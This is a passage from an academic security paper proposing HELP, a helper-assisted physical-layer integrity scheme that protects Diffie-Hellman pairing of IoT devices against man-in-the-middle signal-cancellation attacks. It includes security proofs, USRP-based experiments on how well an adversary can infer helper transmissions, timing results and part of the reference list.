Figure 2: (a) Truth table for recovering $[h(m_D)']$ from $([h(m_D)]+m_H)'$, using **s**, and (b) an example of recovering $[h(m_D)']$ from $([h(m_D)]+m_H)'$.

$\{4,10,13,15,18\}$. The *BS* receives the superimposed signal $([h(m_D)]+m_H)'$. Using the truth table in Figure 2(a), the original MC sequence corresponding to $h(m_D)$ is recovered.

4.3 Device Pairing with HELP

In this section, we describe how the *BS* and *D* can establish a secret key in the presence of a MitM adversary. We complement the DH key agreement protocol with the HELP integrity verification primitive. The latter is used to detect the cancellation portion of a MitM attack. Moreover, the helper provides the necessary authentication for the DH message exchange. The HELP-enabled DH message exchange is shown in Figure 3.

To fix the ideas, the *BS* (or *D*) publishes parameters $(\mathbb{G},q,g)$ of the DH scheme, where ($\mathbb{G}$ is a cyclic group of order q and g is a generator of G). If $(\mathbb{G},q,g)$ are already publicly known, they need not be sent by either party. Device *D* computes $z_D = g^{X_D}$, where X_D is chosen from $\mathbb{Z}_q$ uniformly at random. After the initialization and synchronization steps (omitted from Figure 3), *D* transmits the integrity-protected form of $m_D : ID_D, z_D$ to the *BS*, while the helper is injecting m_H on slot positions denoted by **s**. Here, we opt to protect both $h(m_D)$ and m_D with the PHY-layer primitive to conceal the value of m_D from an adversary *A*, who cannot learn the helper's sequence m_H. This prevents a rogue *BS* from recovering m_D, so that it cannot pair with the device successfully. The helper then reveals **s** to the *BS* through the secret channel implemented by AE$(\cdot)$. The *BS* uses **s** to verify the integrity of m_D and recover z_D. *BS* replies with $z_{BS} = g^{X_{BS}}$, where X_{BS} is chosen in $\mathbb{Z}_q$ uniformly at random. Each party independently calculates $k_{D,BS} = g^{X_D \cdot X_{BS}}$. Immediately following the key-agreement, *D* and *BS* engage in a key confirmation phase, initiated by *D*. This can be done by executing a two-way challenge-response protocol [4], as shown in Figure 4. If any of the verification steps fail, the corresponding party aborts the pairing protocol.

D		*BS*
Given ID_D, $(\mathbb{G},q,g)$		Given ID_{BS}, $(\mathbb{G},q,g)$
Pick $X_D \in_U \mathbb{Z}_q$		$X_{BS} \in_U \mathbb{Z}_q$
$z_D \leftarrow g^{X_D}$		$z_{BS} \leftarrow g^{X_{BS}}$
$m_D \leftarrow ID_D, z_D$		$m_{BS} \leftarrow ID_{BS}, z_{BS}$
(*H* active)	$\xrightarrow{[h(m_D)],m_D] + m_H}$	
(*H* active)	$\xrightarrow{\text{AE}(\mathbf{s},K)}$	Verify & Extract z_D
	$\xleftarrow{m_{BS}}$	
$k_{D,BS} \leftarrow (z_{BS})^{X_D}$		$k_{D,BS} \leftarrow (z_D)^{X_{BS}}$

Figure 3: Diffie-Hellman key-agreement on $k_{D,BS}$ using the HELP PHY-layer integrity verification method.

5 Security Analysis

In this section, we analyze the security of the HELP integrity verification primitive and evaluate the security of the DH-based pairing protocol presented in Section 4.3.

5.1 Security of the HELP primitive

Consider the transmission of $[h(m_D)], m_D$ from *D* to the *BS*, superimposed with the transmission of m_H. The goal of the adversary *A* is to replace m_D with some desired m'_D and pass the verification at the *BS*. In the absence of the helper, a straightforward strategy for *A* is to annihilate $[h(m_D)], m_D$ and inject $[h(m'_D)], m'_D$. However, when m_H is superimposed on $[h(m_D)]$, a cancellation of $[h(m_D)] + m_H$ leads to the likely detection of the cancellation attack due to the "erasure" of the helper's ON slots.

Rather than blindly canceling the composite signal $[h(m_D)] + m_H$ transmitted by *D* and *H*, the adversary can attempt to detect the ON slots of the helper and leave those intact. He can then target only the OFF symbols of m_H and modify those to desired values so that the *BS* decodes m'_D. To pass the integrity verification performed by




Figure 4: Key confirmation of $k_{D,BS}$ using a challenge-response protocol.

the *BS*, it must hold that (a) all the ON slots indicated in $\mathbf{s}$ are also ON slots in $[h(m'_D)] + m_H$, and (b) the removal of m_H during step 8 of HELP (see Section 4.2), leads to the decoding of $[h(m'_D)]$. As m_D follows in plaintext, the adversary can then replace m_D with m'_D.

We first show that if the adversary can identify the ON slots of the helper (this is equivalent to knowing m_H), then it can modify the transmitted signal such that the desired value m'_D is decoded at the *BS*. Consider the transmission of one MC ON-OFF bit b_D and the superposition of an ON slot by H either during the ON or the OFF slot of the coded b_D. The possible outcomes of this superposition are shown in the third column of Table 1. Moreover, we show the signal b_A that must be injected by A to cause the decoding of the desired value b'_D at the *BS*. For illustration purposes, we show the signal cancellation as a negation of the ON value.

From Table 1, we observe that if b_H is known, the adversary can always make the *BS* decode the desired bit b'_D, irrespective of the value of b_D. Moreover, since the ON bits of m_H stay intact, the modified signal will pass the PHY-layer integrity verification at the *BS*. However, identifying the ON slots of the helper is difficult due to the location proximity between D and H and also the strict reaction time necessary to perform the cancellation attack in an online fashion. In the next proposition, we prove the security of the integrity verification mechanism under the realistic assumption that an ON slot for the helper is timely identified by A with some probability. We experimentally evaluate this probability in Section 6. The security of the integrity verification of HELP is given by Proposition 1.

Proposition 1. *The HELP integrity verification primitive is δ–secure with*

$$\delta = \left(1 - \frac{1-p_I}{4}\right)^{|\mathbf{s}|}. \qquad (1)$$

Here δ is the probability that the BS accepts a message forgery by A, $|\mathbf{s}|$ is the length of the vector indicating the number of the helper's ON slots, and p_I is the probability of inferring the helper's activity during one MC ON-OFF bit when D and H do not co-transmit. Here, δ is a negligible function of $|\mathbf{s}|$. In eq. (1), it is assumed that a strongly universal hash function is used as part of the HELP primitive.

Table 1: Injection of desired bit b'_D, when the ON slots of the helper can be detected.

	b_D	b_H	$b_D + b_H$	b_A	$b_D + b_H + b_A$	b'_D
1	OFF-ON	OFF-ON	OFF-ON	OFF-ON	OFF-ON	OFF-ON
2	OFF-ON	OFF-ON	OFF-ON	ON-OFF	ON-ON	ON-OFF
3	OFF-ON	ON-OFF	ON-ON	OFF-ON	ON-ON	OFF-ON
4	OFF-ON	ON-OFF	ON-ON	ON-(−ON)	ON-OFF	ON-OFF
5	ON-OFF	OFF-ON	ON-ON	(−ON)-ON	OFF-ON	OFF-ON
6	ON-OFF	OFF-ON	ON-ON	ON-OFF	ON-ON	ON-OFF
7	ON-OFF	ON-OFF	ON-OFF	OFF-ON	ON-ON	OFF-ON
8	ON-OFF	ON-OFF	ON-OFF	ON-OFF	ON-OFF	ON-OFF




Figure 5: Probability of accepting a forged message m'_D at the *BS* as a function of $|\mathbf{s}|$, for varying inference capabilities of helper activity.

Proof. The proof is provided in Appendix A. □

In our analysis, we set the inference probability of H's activity to one when either D and H co-transmit or none transmits. In the former case, the presence of high power can be used to detect the superposition of D and H ON slots, and hence infer H's ON slot. In the latter case, the absence of power can be used to detect a helper's OFF slot. When either D or H are active, the inference prob-

ability is set to $p_I < 1$ due to the ambiguity in deciding which of the two devices is active. Summarizing,

$$\Pr[\text{Inference}] = \begin{cases} 1, & D \;\&\; H \text{ transmit} \\ 1, & D \;\&\; H \text{ do not transmit} \\ p_I, & \text{D or } H \text{ transmits.} \end{cases} \quad (2)$$

In Proposition 1, δ depends on two variables; the cardinality of $\mathbf{s}$ and p_I. From (1), it is evident that δ is a negligible function of $|\mathbf{s}|$, and a monotonically increasing function of p_I. In Figure 5, we show δ as a function of $|\mathbf{s}|$ for various values of p_I. As expected, a higher p_I yields a higher δ value for the adversary. For instance, when $p_I = 0.9$, $\delta = 0.0174$, when $|\mathbf{s}| = 160$, which may not be acceptable. However, doubling the size of $\mathbf{s}$ lowers δ to 0.0003. Note that in a single use of the HELP primitive, the attacker has only one chance to guess $\mathbf{s}$ and modify the value of m_D in an online fashion. Hence, a higher probability of forgery is acceptable here relative to standard cryptographic security (similar security values are sought in previous pairing protocols, which use short authentication strings [40]).

5.2 Security of the Device Pairing Protocol

We now analyze the security of the device pairing protocol proposed in Section 4.3. Since the security of the DH key-agreement protocol under a passive adversary is standard [56], we focus on the security under active attacks. We divide our analysis into two parts. In the first part, we examine if the adversary can pair a rogue device to a legitimate *BS*. In the second part, we examine if a legitimate device can be deceived to pair with a rogue base station. These two steps are part of a MitM attack.

5.2.1 Pairing a Rogue Device with a legitimate *BS*

The pairing of a rogue device D' with the *BS* can occur under two different scenarios: (a) D' pairs in the absence of a legitimate device D, and (b) D' pairs while D and the *BS* execute a pairing session.

Pairing in the absence of a legitimate device: The pairing protocol described in Section 4.3 is initiated with the placement of H in close proximity to the legitimate device and the press of a button on H and D, respectively. The button pressing sends a pairing initialization message to the *BS* which is authenticated using the secure $\mathrm{AE}(\cdot)$ function. Without access to the helper device, the adversary cannot initiate the pairing process from a remote location.

Hijacking a legitimate pairing session: Since A cannot initiate the pairing process with the *BS*, he can only attempt to pair a rogue device with the *BS* by hijacking a pairing session involving a legitimate device D. To establish a secret key with the *BS*, the adversary must modify the DH public number z_D of D into its own DH public number z'_D, where z_D is contained in the first message m_D sent from D to the *BS* (similar to a typical MitM attack against a DH key exchange).

However, m_D is protected by our integrity verification primitive. Note that in the HELP primitive, only $h(m_D)$ is encoded using MC ON-OFF keying while m_H is being superimposed. The actual value of m_D follows in plaintext. In our proposed modified DH protocol, both $h(m_D)$ and m_D are encoded using HELP. According to Proposition 1, the adversary's success probability in forging m_D in the HELP primitive is δ. When both $h(m_D)$ and m_D are encoded using HELP, we claim that the adversary's success probability in replacing m_D is upper bounded by δ. This is because in the primitive, the adversary can change m_D into any m'_D with probability 1, but his advantage is limited by the probability of changing $h(m_D)$ into $h(m'_D)$, which is δ. In the pairing protocol, the adversary's success probability of changing m_D into m'_D is less or equal to 1. Thus overall, its success probability is less or equal to δ, which is a negligible function of $|\mathbf{s}|$ (number of ON slots injected by helper during $[h(m'_D)]$). Therefore, the adversary will be unable to pair D' with the legitimate *BS*.

5.2.2 Pairing D with a Rogue Base Station

We now examine whether the adversary acting as a rogue *BS* can pair with a legitimate device D. To do so, the adversary can perform a similar MitM attack as in the uplink direction, by replacing the *BS*'s DH public parameter z_{BS} with its own number $z_{BS'}$. This step of the MitM attack corresponding to the message sent by A to D after the reception of m_D is shown in Figure 6.

For this attack to be successful, the adversary must extract the DH public value z_D so that it can compute $k_{D,BS'} = (z_D)^{X_{BS'}}$. The value of z_D is carried in $[h(m_D), m_D] + m_H$, using the HELP primitive. To recover m_D, the adversary must be able to determine the location vector $\mathbf{s}$ that is used to generate m_H for the portion that corresponds to the transmission of m_D. However, $\mathbf{s}$ is transmitted from H to *BS* using the authenticated encryption function $\mathrm{AE}(\cdot)$, so A cannot obtain $\mathbf{s}$ directly from the encrypted version of it.

Alternatively, A can collect and analyze the transmitted signal of $[h(m_D), m_D] + m_H$ after receiving it and attempt to identify all the ON slots in m_H using radio fingerprinting methods [7,19,28,39,55,59]. However, none of the fingerprinting methods can achieve 100% accuracy. As long as A infers H's ON slots with some probability smaller than one, we can drive the probability of successfully extracting m_D arbitrarily low by increasing




Figure 6: MitM attack against the key-agreement phase of HELP-enabled pairing protocol.

the number of slots carrying m_D.

In the following proposition, we derive the probability of D successfully pairing with a rogue BS, when the ON slots of the helper are inferred with probability p'_I. Note that in general p'_I is different than the p_I of Proposition 1. The inference of the helper's ON slots in Proposition 1 must occur based on very few samples because the adversary must quickly decide whether to perform signal cancellation. In the rogue BS case, the adversary can analyze $[h(m_D), m_D] + m_H$ based on all the samples, so it is expected that $p'_I > p_I$.

Proposition 2. *A legitimate device D pairs with a rogue BS with probability $\delta + \varepsilon$, where*

$$\delta = (p'_I)^{|\mathbf{s}'|}, \quad (3)$$

and ε is a negligible function of the hash length. Here $|\mathbf{s}'| < |\mathbf{s}|$ corresponds to the number of helper's ON slots only during the transmission of m_D in the $[h(m_D), m_D]$, p'_I is the probability of inferring the helper's activity during one MC ON-OFF bit when D and H do not co-transmit, and δ is a negligible function of $|\mathbf{s}'|$ when $p'_I < 1$.

Proof. The proof is provided in Appendix B. □

In Proposition 2, δ depends on two variables; the cardinality of set $\mathbf{s}'$ which is a subset of $\mathbf{s}$ corresponding to H's ON signal only during the transmission of m_D in $[h(m_D), m_D]$, and the inference probability of the helper's activity during the transmission of $[h(m_D), m_D] + m_H$, which is p'_I. From eq. (3), it is evident that δ is a negligible function of $|m_D|$, and a monotonically increasing function of p'_I. In Figure 7, we show δ as a function of $|\mathbf{s}'|$ for various values of p'_I and fixed hash length of $\ell = 160$. As expected, a higher p'_I yields a higher δ value for




Figure 7: Probability of pairing with a rogue BS as a function of $|\mathbf{s}|$, for varying inference capabilities of helper activity.

the adversary. For instance, when $p'_I = 0.9$, $\delta = 0.0018$, when $|\mathbf{s}'| = 80$, which may not be acceptable. However, doubling the size of $\mathbf{s}'$ lowers δ to 5×10^{-8}. Note that, such an attack has to happen in an online manner. This is because the rogue BS must pass the challenge-response phase from the device in the key confirmation phase, so the attacker only has one chance to guess $\mathbf{s}$ and derive a probable DH key from the guessed z_D, which is only successful with small probability δ (similar to limited-guess online password attacks).

6 Evaluation

6.1 Helper Activity Inference

In this section, we first analyze A's capability in timely identifying the helper's ON slot when the helper is transmitting the ON-OFF message m_H. For this purpose, the adversary could employ several PHY-layer characteris-

tics of the helper's transmission to pinpoint when H is active. These include (a) the received signal strength [55], (b) the frequency offset [59], (c) the channel impulse response $\mathbf{h}_{H,A}$ [39], (d) the I/Q origin offset [7], (e) the transient radio state [19], and (f) the angle of arrival for the incoming signal [28].

We first examine A's attempt to perform the signal cancellation and injection required by the MitM attack of Figure 6. To avoid rejection of m'_D by the BS, the adversary has to *swiftly detect* a helper's ON slot and decide whether to perform signal cancellation. Most existing radio fingerprinting methods are not suitable for such quick online detection. The frequency offset and channel impulse response are estimated using known preambles that are typically included in headers. Such preambles do not precede the helper's ON slots. The I/Q origin offset is not a suitable method because we employ ON-OFF modulation for message transmission. The methods that detect the transient state of a radio when it turns on can only be used to identify the start of a transmission (although an ON-OFF modulation implies a transition from an OFF to an ON state, the radio transmitter is powered through the entire transmission of an ON-OFF signal and a transient state is not observed with every slot). Differentiating between D and H using an AOA requires a very narrow directional beam due to the proximity between H and D. Such narrow beamwidths can be achieved by using an antenna array [48] or a parabolic antenna [63]. However, the hardware cost is prohibitive and the antenna would be quite visible. For example, an adversary at 50ft from D and H requires two 50-element antenna arrays pointed to D and H respectively via the LoS path, to differentiate between D and H when their distance is set to 4ft. This calculation assumes a 2.4GHz operating frequency.

6.1.1 Fast Helper Detection based on RSS

The simplest and most timely method for detecting the presence of the helper is to measure the received signal strength over some small number of samples at the beginning of every slot. Let b_D and b_H represent the bit simultaneously transmitted by D and H respectively over two slots t_i and t_{i+1}. There are four possible bit combinations that yield two candidate power profiles for $b_D + b_H$, as measured by the adversary. When $b_D = b_H$, the helper and D overlap in one of the two slots (either t_i or t_{i+1}), depending on the value of b_D, b_H. In this case, one of the slots is OFF whereas the other slot is ON with a significantly higher power because the two ON slots of H and D are superimposed (here, we have considered the worst-case scenario and ignored the possibility of destructive interference). We expect that A will be able to infer the ON slot of the helper with probability $p_I = 1$, due to the higher RSS value of the first few samples of the ON slot.

When $b_D \neq b_H$, both t_i and t_{i+1} are ON and have similar power profiles if H and D transmit with the same power and are placed in close proximity. In this case, the adversary is expected to be unable to differentiate a helper's ON slot from a device's ON slot with the probability much higher than a random guess. The four possible cases for one slot observed by the adversary are: (a) P_1 : both H and D are ON, (b) P_2 : H is ON and D is OFF, (c) P_3 : D is ON and H is OFF, and (d) P_4 : both H and D are OFF. For each case, the adversary determines four threshold values $E[P_1], E[P_2], E[P_3]$, and $E[P_4]$, that represent the average expected power, as measured by the first few samples of a slot.

Without loss of generality, let $E[P_1] > E[P_2] > E[P_3] > E[P_4]$.[2] Let also $E[P(t_i)]$ denote the average power measured over slot t_i using the first few samples. The adversary classifies t_i to one of four cases by mapping $E[P(t_i)]$ to the closest threshold. That is, case P_1 is inferred if $E[P(t_i)] > \frac{E[P_1]+E[P_2]}{2}$, case P_2 is inferred if $\frac{E[P_1]+E[P_2]}{2} \leq E[P(t_i)] < \frac{E[P_2]+E[P_3]}{2}$, etc. A wrong inference is made when $E[P(t_i)]$ that belongs to case P_i is mapped to a case P_j with $P_i \neq P_j$. In Proposition 1, we have assumed that the probability p_I for correctly inferring cases P_1 and P_4 is equal to one. In P_1, the RSS is expected to be relatively high due to the co-transmission from D and H. In P_4, the RSS is expected to be low because neither D nor H are transmitting. However, the thresholds for cases P_2 and P_3 are expected to be very close, thus leading to frequent wrong inferences. We experimentally verify this claim.

Experimental Evaluation of p_I: *Experimental setup:* To evaluate p_I, we setup three NI-USRP 2921 devices in an indoor laboratory environment. Two USRP devices represented D and H, whereas a third USRP device is placed at 24 feet away acting as an adversary. The transmit power for an ON slot was set to 20dBm for both D and H with a symbol duration of 1ms. The devices were set to work at 2.4GHz and were synchronized. The sampling frequency was set to 2MHz. We tested two scenarios: (1) H is stacked on top of D, and (2) H is moved away from the legitimate device. The experiment setup is shown in Figure 8(a).

We implemented amplitude shift keying (ASK) to transmit MC ON-OFF coded messages and repeatedly transmitted message $\{1,0,1,0\}$ from D and message $\{1,1,0,0\}$ from H simultaneously. The signals from H are MC-coded only when the bit value is one. The superposition of the two signals implemented all four cases P_1-P_4.

Results: Let P_{DH} denote the probability of detecting that D and H transmit simultaneously, P_{NDH} denote the prob-

[2] $E[P_2]$ and $E[P_3]$ can be similar but not exactly the same, so we can assume some ordering to make a classification rule.




Figure 8: (a) Experimental setup, (b) detection probability as a function of the window of samples when the power at H and D is fixed, (c) detection probability as a function of the window of samples when the power at H and D varies, and (d) detection probability as a function of the distance between D and H, when H and D remain equidistant from A.

ability of detecting that neither D nor H transmit, and P_H denote the probability of detecting that H is transmitting alone. These correspond to p_I for any of the candidate scenarios. In the first experiment, we measured the detection probability as a function of the sampling window size used for computing the average RSS value for a given slot. Intuitively, a longer sampling window would lead to better inference but will delay the cancellation operation. Figure 8(b) shows the resulting detection probabilities as a function of the sample window. We observe that the detection probabilities P_{DH} and P_{NDH} are relatively low and are further reduced with the increase of the sample window. However, the detection probability P_H is close to 0.5 irrespective of the sample window size. This indicates that differentiating between the ON slots of the helper and of the legitimate device, when only one of the two transmits, is practically equivalent to a random guess. Our results justify the selection of $p_I = 1$ when the H and D are simultaneously absent or present, and $p_I = 0.5$ otherwise.

In the second experiment, we repeated the first experiments but configured H and D to vary their transmission power on a per-slot basis. The power was varied to reduce the inference capability of A. Specifically, H and D oscillated their power at random between 10dBm and 20dBm. Figure 8(c) shows the detection probabilities as a function of the window of samples used for inference.

Effect of proximity on p_I: We further performed experiments to evaluate the effect of the proximity between D and H on their distinguishability. We repeated the first experiment and varied the distance between H and D. In the first part of the experiment, H was moved away from D while keeping the D-A and H-A distances similar (the helper's motion was perpendicular to the D-A line. Figure 8(d) shows that the detection probability for each case is similar to the case where H is stacked on top of D. In the second part of the experiment, H was moved towards A, and therefore, the distance between H and A was gradually reduced. Figure 9(a) shows the respective detection probabilities. As expected, decreasing the distance between A and H improves the adversary's inference capability, but the inference remains imperfect




Figure 9: (a) Detection probability as a function of the distance between D and H when H is moved towards A, and (b) detection probability as a function of the distance between D and H when H is moved towards A, when D and H are transmitting random powers.

when D and H remain relatively close.

In the fourth experiment, we repeated the second part of the third experiment but configured H and D to vary their transmission power on a per-slot basis. The power was varied to reduce the inference capability of A. Specifically, H and D oscillated their power at random between 10dBm and 20dBm. Figure 9(b) shows the same results when the distance between D and H was also varied, with H moving towards A. We observe that P_H remains a random guess even when H is moved away from D (comparison of P_H in Figures 9(a) and 9(b)), indicating that a power variation approach can account for situations where H is not placed exactly on top of D. Distinguishing signals from D and H using RSS remains a random guess even when H is 2ft away from D.

6.1.2 Fast Helper Detection Based on Time

In this section, we discuss an inference technique that exploits the possible time misalignment between the transmissions of H and D due to clock drift and different path delays to the receiver. There have been extensive studies on synchronization of independent wireless nodes, but practically it is impossible to reach perfect synchronization [51]. The adversary can exploit the synchronization offset between H and D to infer the presence of helper's ON signals. If H is faster (slower) than D, the ON slots of H will appear slightly earlier (later) than the ON slots of D. An example of a fast H is shown in Figure 10,




Figure 10: Synchronization offset without and with randomized start time of each bit.




Figure 11: Fraction of slots that one device is faster than the other as a function of the delay offset ε.

where there is a synchronization offset ε between D and H. If A fixes his clock to H, it can infer the presence of helper's ON slots without having to resort to RSS estimation. It should be noted here, the BS performs detection of ON slots by taking an average value of the power of all the samples. Therefore, a perfect synchronization between D and H is not required for the correctness of the proposed protocol.

To prevent the inference of the helper's ON slots based on time misalignment, we randomize the start times of each bit (first slot of the MC ON-OFF bit) both at H and D. Specifically, a random time offset ε, positive or negative, is selected from a uniform distribution $\mathscr{U}(\varepsilon_l, \varepsilon_h)$. The lower bound ε_l is selected to be the maximum synchronization error between D and H. This can be calculated as the expected clock drift over the transmission time of H plus a maximum time difference between path delays. The upper bound τ_h can be some reasonable value (e.g., $2\varepsilon_l$). Moreover $\tau << t$, where t is the slot duration. This will ensure the correct sequence decoding at the BS. The lower part of Figure 10 shows an example of applying the randomized start time for each bit. We observe that no device is always faster (slower), thus preventing A from fixing its clock to H.

Experimental Evaluation of p_I: To verify the validity of our time randomization approach and its impact on the inference probability p_I, we setup three NI-USRP 2921 devices in an indoor laboratory environment as D, H, and A, respectively. As in previous experiments, H was stacked on top of D, whereas A was placed 24 feet away from D,H. The transmit power for an ON slot was set to 20dBm with a symbol duration of 1ms. An artificial clock misalignment $\tau = 0.1$msec was set between H and D to emulate the maximum synchronization error. We then varied the random time offset ε selected by H and D. The experiment lasted for the transmission of 10^6 sequences of 40 bits each.

Figure 11 shows the fraction of slots for which each device was detected to be faster as a function of the maximum synchronization error ε. We observe that for sufficiently high values of ε, H is almost 50% of the time faster than D. Practically, using time misalignment to distinguish the helper becomes a random guess.

6.2 Protocol Evaluation

In the final set of experiments, we evaluated the integrity protection offered by HELP against an adversary capable of canceling and injecting signals. We setup two USRP devices stacked over each other as D and H, one device (Rx_1) at 24ft from D,H acting as the BS and a second device RX_2 set by RX_1 that performed cancellation on RX_1. The transmitters and the receivers are shown in Figure 12(a) and Figure 12(b), respectively. The distance between the two receivers was set to approximately one wavelength λ to cause signal inversion at RX_1. After receiving the transmissions of D and H at Rx_1 and Rx_2, cancellation was performed via signal processing in MATLAB [34]. The signal of RX_2 was added to RX_1 to cancel the transmission of D and H, whereas a random signal was added to emulate A's signal injection.

In the first scenario, we transmitted MC ON-OFF sequences of length $\ell = \{4, 8, 12, 20\}$, while the helper was inactive. We measured the probability δ of accepting A's random sequence at the BS (RX_1). We also varied the probability of successful cancellation p_C by suppressing cancellation for a corresponding fraction of bits. Figure 12(c), shows δ as a function of ℓ for various p_C. We observe that for high cancellation probability values p_C, a message cancellation/injection has a high success probability (close to one).

We repeated the experiment of the first scenario in the presence of H who transmitted at random slot locations simultaneously with D. In the experiment, the adversary




Figure 12: (a) Placement of D and H, (b) placement of the BS (RX_1) and RX_2. (c) probability of acceptance of a modified message at the BS in the absence of H, and (d) probability of acceptance of a modified message at the BS in the presence of H.

attempted to distinguish between D and H using the RSS sampling method discussed in Section 6.1.1. Also, the adversary canceled slots on which D or H's signals were indistinguishable. Figure 12(d) shows the probability δ of accepting the adversary's modified message as a function of the number of active helper slots $|\mathbf{s}|$ when the message length is $\ell = 20$. We observe that δ decreases drastically compared to Figure 12(c). Moreover, imperfect cancellation ($p_C < 1$) leads to further deterioration of the adversary's performance. The results obtained support the analytical results provided in Section 5, which are computed assuming $p_C = 1$.

Timing performance: The upper bound on the execution time of the DH protocol with HELP primarily depends on the communication time of the ON-OFF keyed message, since the rest of the messages are exchanged in the normal communication mode. Public key parameters for an EC-DH key-agreement [58] can have values from 160–512 bits, depending on the security requirement. Assuming a hash length of 160 bits and a slot duration of 1ms, the time required to transmit the HELP protected DH public primitive varies between 0.6–1.4s, which is acceptable.

7 Conclusion

We considered the problem of pairing two devices using in-band communications in the absence of prior shared secrets. We proposed a new PHY-layer integrity protection scheme called HELP that is resistant to signal cancellation attacks. Our scheme operates with the assistance of a helper device that has an authenticated channel to the BS. The helper is placed in close proximity to the legitimate device and simultaneously transmits at random times to allow the detection of cancellation attacks at the BS. We showed that a pairing protocol such as the DH key agreement protocol using HELP as an integrity protection primitive can resist MitM attacks without requiring an authenticated channel between D and the BS. This was not previously feasible by any of the pairing methods if signal cancellation is possible. We studied various implementation details of HELP and analyzed its security. Our protocol is aimed at alleviating the device pairing problem for IoT devices that may not have the appropriate interfaces for entering or pre-loading cryptographic primitives.

Acknowledgments

We thank our shepherd Manos Antonakakis and the anonymous reviewers for their insightful comments. This research was supported in part by the NSF under grant CNS-1409172 and CNS-1410000. Any opinions, findings, conclusions, or recommendations expressed in this paper are those of the author(s) and do not necessarily reflect the views of the NSF.

References

[1] BALFANZ, D., SMETTERS, D. K., STEWART, P., AND WONG, H. C. Talking to strangers: authentication in ad-hoc wireless networks. In *Proc. of NDSS'02* (2002).

[2] BELLARE, M., AND NAMPREMPRE, C. Authenticated encryption: Relations among notions and analysis of the generic composition paradigm. In *Proc. of International Conference on the Theory and Application of Cryptology and Information Security* (2000), Springer, pp. 531–545.

[3] BICHLER, D., STROMBERG, G., HUEMER, M., AND LÖW, M. Key generation based on acceleration data of shaking processes. In *Proc. of 9th international conference on Ubiquitous computing* (Berlin, Heidelberg, 2007), UbiComp'07, Springer-Verlag.

[4] BOYKO, V., MACKENZIE, P., AND PATEL, S. Provably secure password-authenticated key exchange using diffie-hellman. In *Proc. of International Conference on the Theory and Applications of Cryptographic Techniques* (2000), Springer, pp. 156–171.

[5] BRANDS, S., AND CHAUM, D. Distance-bounding protocols. In *Proc. of Advances in Cryptology EUROCRYPT 93* (1994), Springer, pp. 344–359.

[6] BRIK, V., BANERJEE, S., GRUTESER, M., AND OH, S. Wireless device identification with radiometric signatures. In *Proc. of 14th ACM international conference on Mobile computing and networking* (2008), ACM, pp. 116–127.

[7] BRIK, V., BANERJEE, S., GRUTESER, M., AND OH, S. Wireless device identification with radiometric signatures. In *Proc. of 14th ACM international conference on Mobile computing and networking* (2008), ACM, pp. 116–127.

[8] CAGALJ, M., CAPKUN, S., AND HUBAUX, J.-P. Key agreement in peer-to-peer wireless networks. In *Proc. of IEEE* (Feb. 2006), vol. 94, pp. 467–478.

[9] CAI, L., ZENG, K., CHEN, H., AND MOHAPATRA, P. Good neighbor: Ad hoc pairing of nearby wireless devices by multiple antennas. In *Proc. of Network and Distributed System Security Symposium* (2011).

[10] CAPKUN, S., CAGALJ, M., RENGASWAMY, R., TSIGKOGIANNIS, I., HUBAUX, J.-P., AND SRIVASTAVA, M. Integrity codes: Message integrity protection and authentication over insecure channels. *IEEE Transactions on Dependable and Secure Computing 5*, 4 (2008), 208–223.

[11] CHEN, C.-H. O., CHEN, C.-W., KUO, C., LAI, Y.-H., MCCUNE, J. M., STUDER, A., PERRIG, A., YANG, B.-Y., AND WU, T.-C. Gangs: gather, authenticate 'n group securely. In *Proc. of MobiCom'08* (2008), pp. 92–103.

[12] CORNELIUS, C., AND KOTZ, D. Recognizing whether sensors are on the same body. In *Proc. of 9th international conference on Pervasive computing* (Berlin, Heidelberg, 2011), Pervasive'11, Springer-Verlag.

[13] DANEV, B., HEYDT-BENJAMIN, T., AND ČAPKUN, S. Physical-layer identification of rfid devices. In *Proc. of the 18th conference on USENIX security symposium* (2009), USENIX Association, pp. 199–214.

[14] DIFFIE, W., AND HELLMAN, M. E. New directions in cryptography. *IEEE Transactions on Information Theory 22*, 6 (1976), 644–654.

[15] DOLEV, D., AND YAO, A. C. On the security of public key protocols. *Information Theory, IEEE Transactions on 29*, 2 (1983), 198–208.

[16] FRANKLIN, J., MCCOY, D., TABRIZ, P., NEAGOE, V., RANDWYK, J., AND SICKER, D. Passive data link layer 802.11 wireless device driver fingerprinting. In *Proc. 15th USENIX Security Symposium* (2006), pp. 167–178.

[17] GOLLAKOTA, S., AHMED, N., ZELDOVICH, N., AND KATABI, D. Secure in-band wireless pairing. In *Proc. of USENIX security symposium* (2011), San Francisco, CA, USA, pp. 1–16.

[18] GOODRICH, M. T., SIRIVIANOS, M., SOLIS, J., TSUDIK, G., AND UZUN, E. Loud and clear: Human-verifiable authentication based on audio. In *Proc. of IEEE ICDCS 2006* (2006), p. 10.

[19] HALL, J., BARBEAU, M., AND KRANAKIS, E. Enhancing intrusion detection in wireless networks using radio frequency fingerprinting. In *Proc. of Communications, Internet, and Information Technology* (2004), pp. 201–206.

[20] HARLAND, C. J., CLARK, T. D., AND PRANCE, R. J. Electric potential probes - new directions in the remote sensing of the human body. *Measurement Science and Technology 13*, 2 (2002), 163.

[21] HEI, X., AND DU, X. Biometric-based two-level secure access control for implantable medical devices during emergencies. In *Proc. of 30th IEEE International Conference on Computer Communications* (Shanghai, P.R.China, April 2011), pp. 346 – 350.

[22] HOU, Y., LI, M., CHAUHAN, R., GERDES, R. M., AND ZENG, K. Message integrity protection over wireless channel by countering signal cancellation: Theory and practice. In *Proc. of AsiaCCS Symposium* (2015), pp. 261–272.

[23] HOU, Y., LI, M., AND GUTTMAN, J. D. Chorus: Scalable in-band trust establishment for multiple constrained devices over the insecure wireless channel. In *Proc. of WiSec Conference* (2013), pp. 167–178.

[24] HU, B., ZHANG, Y., AND LAZOS, L. PHYVOS: Physical layer voting for secure and fast cooperation. In *Proc. of IEEE Conference on Communications and Networks Security* (2015).

[25] KALAMANDEEN, A., SCANNELL, A., DE LARA, E., SHETH, A., AND LAMARCA, A. Ensemble: cooperative proximity-based authentication. In *Proc. of 8th international conference on Mobile systems, applications, and services* (New York, NY, USA, 2010), MobiSys '10, ACM, pp. 331–344.

[26] KUMAR, A., SAXENA, N., TSUDIK, G., AND UZUN, E. Caveat eptor: A comparative study of secure device pairing methods. In *Proc. of IEEE PerCom '09* (2009), pp. 1–10.

[27] KUO, C., LUK, M., NEGI, R., AND PERRIG, A. Message-in-a-bottle: user-friendly and secure key deployment for sensor nodes. In *Proc. of SenSys'07* (2007), pp. 233–246.

